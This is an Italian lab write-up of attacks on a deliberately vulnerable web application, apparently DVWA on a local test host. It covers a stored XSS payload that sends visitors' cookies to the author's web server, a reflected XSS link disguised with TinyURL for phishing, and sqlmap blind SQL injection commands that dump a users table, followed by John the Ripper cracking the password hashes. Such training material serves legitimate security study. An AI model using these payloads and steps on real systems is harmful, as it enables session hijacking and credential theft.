
XSS Stored

XSS Stored è una vulnerabilità che consente di inserire codice javascript malevolo in una pagina web, che sarà eseguito in automatico dal browser di qualsiasi utente che visiterà la suddetta pagina.


Verifico ci sia una vulnerabilità inserendo uno script che fa comparire un pop-up a chi visita la pagina.



La comparsa del pop-up conferma la presenza della vulnerabilità.


Attivo ora un web server che avrà la funzione di ricevere le informazioni inviate dallo script.

Vado nella pagina XSS stored e inserisco un messaggio casuale da sostituire in seguito, perché ho notato che c'è una sanitizzazione che non consente di inserire messaggi più lunghi di tot caratteri.



Intercetto quindi il POST con Burp suite e cambio il messaggio con il mio script che mi permetterà di rubare il cookie dell'utente ignaro.

Codifico il payload contenente lo script in modo corretto.





```
txtName=biscotto&mtxMessage=
<script>+alert(document.cookie)%3b+var+i%3dnew+Image%3b+i.src%3d"http%3a//127.0.0.1%3a1338/
%3f"%2bdocument.cookie%3b+</script>&btnSign=Sign+Guestbook
```

Questo mi ha permesso di ricevere nel server il cookie dell'utente ignaro che ha visitato la pagina.

```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 1338
Serving HTTP on 0.0.0.0 port 1338 (http://0.0.0.0:1338/) ...
127.0.0.1 - - [10/Jan/2024 11:57:29] "GET /?security=low;%20PHPSESSID=cfc1a653911cb24f4f2cd8761942082d HTTP/1.
1" 200 -
```


XSS Reflected

Inserisco lo script per rubare i cookie nel form e clicco su submit



Copio l'URL del reindirizzamento ottenuto dopo il submit dello script

e grazie a Tinyurl lo nascondo in un URL apparentemente innocuo da inviare all'utente (magari tramite mail) a cui voglio rubare il cookie.



L’utente clicca e cookie rubato!

```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 1338
Serving HTTP on 0.0.0.0 port 1338 (http://0.0.0.0:1338/) ...
192.168.1.2 - - [12/Jan/2024 13:59:41] "GET /?security=low;%20PHPSESSID=e43361d5918b76bd20d20fdcd7c6fef3 H
TTP/1.1" 200 -
```

SQL Injection Bind

In questo caso utilizzerò sqlmap, che permette di automatizzare il rilevamento e lo sfruttamento delle vulnerabilità nelle SQL injection e prendere così il controllo dei server DBMS.

Per utilizzarlo mi servono l’url del GET del submit dove potrebbe essere presente la vulnerabilità e il cookie che prenderò intercettando la richiesta con Burp suite.

Creo il comando di sqlmap inserendo l’url ottenuto prima, il cookie per l’accesso e il parametro –dbs per elencare i database presenti.

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.2.2/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="security=
high; PHPSESSID=2936b0ccb6719d4b3d170aa88a6c549c" --dbs
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.7.12#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is
 the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:49:14 /2024-01-13/

[15:49:15] [INFO] resuming back-end DBMS 'mysql'
[15:49:15] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 7509 FROM (SELECT(SLEEP(5)))sJUt) AND 'yexF'='yexF&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x71717a6a71,0x7244444646495268736 94d65714c6c66786b666a78766766
694a6d68476a67485647475053496568,0x717a716271),NULL-- -&Submit=Submit
---
[15:49:15] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 5.0.12
[15:49:15] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

Quindi decido di cercare le tabelle presenti nel database dvwa aggiugendo al comando -D dvwa --tables

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.2.2/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="security=high; PHPSESSID=293
6b0ccb6719d4b3d170aa88a6c549c" -D dvwa --tables
```

La tabella users sembra interessante, potrebbe contenere gli utenti e le password.

```
[15:57:20] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 5.0.12
[15:57:20] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```

Quindi aggiungo -T users –column per vedere il contenuto delle colonne della tabella users.

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.2.2/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=293
6b0ccb6719d4b3d170aa88a6c549c" -D dvwa -T users --column
```

Sembra contenere oltre all'avatar, nome, cognome, anche gli username e relative password. Questi dati sono considerati sensibili e non possono essere visibili in chiaro.

```
[16:23:55] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[6 columns]
+-------------+--------------+
| Column      | Type         |
+-------------+--------------+
| user        | varchar(15)  |
| avatar      | varchar(70)  |
| first_name  | varchar(15)  |
| last_name   | varchar(15)  |
| password    | varchar(32)  |
| user_id     | int(6)       |
+-------------+--------------+
```

Per vedere i dati presenti effettuo il dump della tabella.

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.2.2/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=293
6b0ccb6719d4b3d170aa88a6c549c" -D dvwa -T users --dump
```

Et voilà! Ho ottenuto tutti i dati in chiaro, escluse le password in formato hash, facilmente convertibili in chiaro con tool come john the ripper.

```
Table: users
[5 entries]
+---------+---------+-----------------------------------------------------+----------------------------------+------------+---
---------+
| user_id | user    | avatar                                              | password                         | last_name | fi
rst_name |
+---------+---------+-----------------------------------------------------+----------------------------------+------------+---
---------+
| 1       | admin   | http://192.168.2.2/dvwa/hackable/users/admin.jpg    | 5f4dcc3b5aa765d61d8327deb882cf99 | admin     | ad
min      |
| 2       | gordonb | http://192.168.2.2/dvwa/hackable/users/gordonb.jpg  | e99a18c428cb38d5f260853678922e03 | Brown     | Go
rdon     |
| 3       | 1337    | http://192.168.2.2/dvwa/hackable/users/1337.jpg     | 8d3533d75ae2c3966d7e0d4fcc69216b | Me        | Ha
ck       |
| 4       | pablo   | http://192.168.2.2/dvwa/hackable/users/pablo.jpg    | 0d107d09f5bbe40cade3de5c71e9e9b7 | Picasso   | Pa
blo      |
| 5       | smithy  | http://192.168.2.2/dvwa/hackable/users/smithy.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith     | Bo
b        |
+---------+---------+-----------------------------------------------------+----------------------------------+------------+---
---------+

[16:26:40] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.2.2/dump/dvwa/users.c
sv'
[16:26:40] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.2.2'
```

Ed ecco le password decifrate:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ john --format=raw-md5 --show /home/kali/Desktop/rockyou.txt hash.txt
Warning: invalid UTF-8 seen reading /home/kali/Desktop/rockyou.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password
```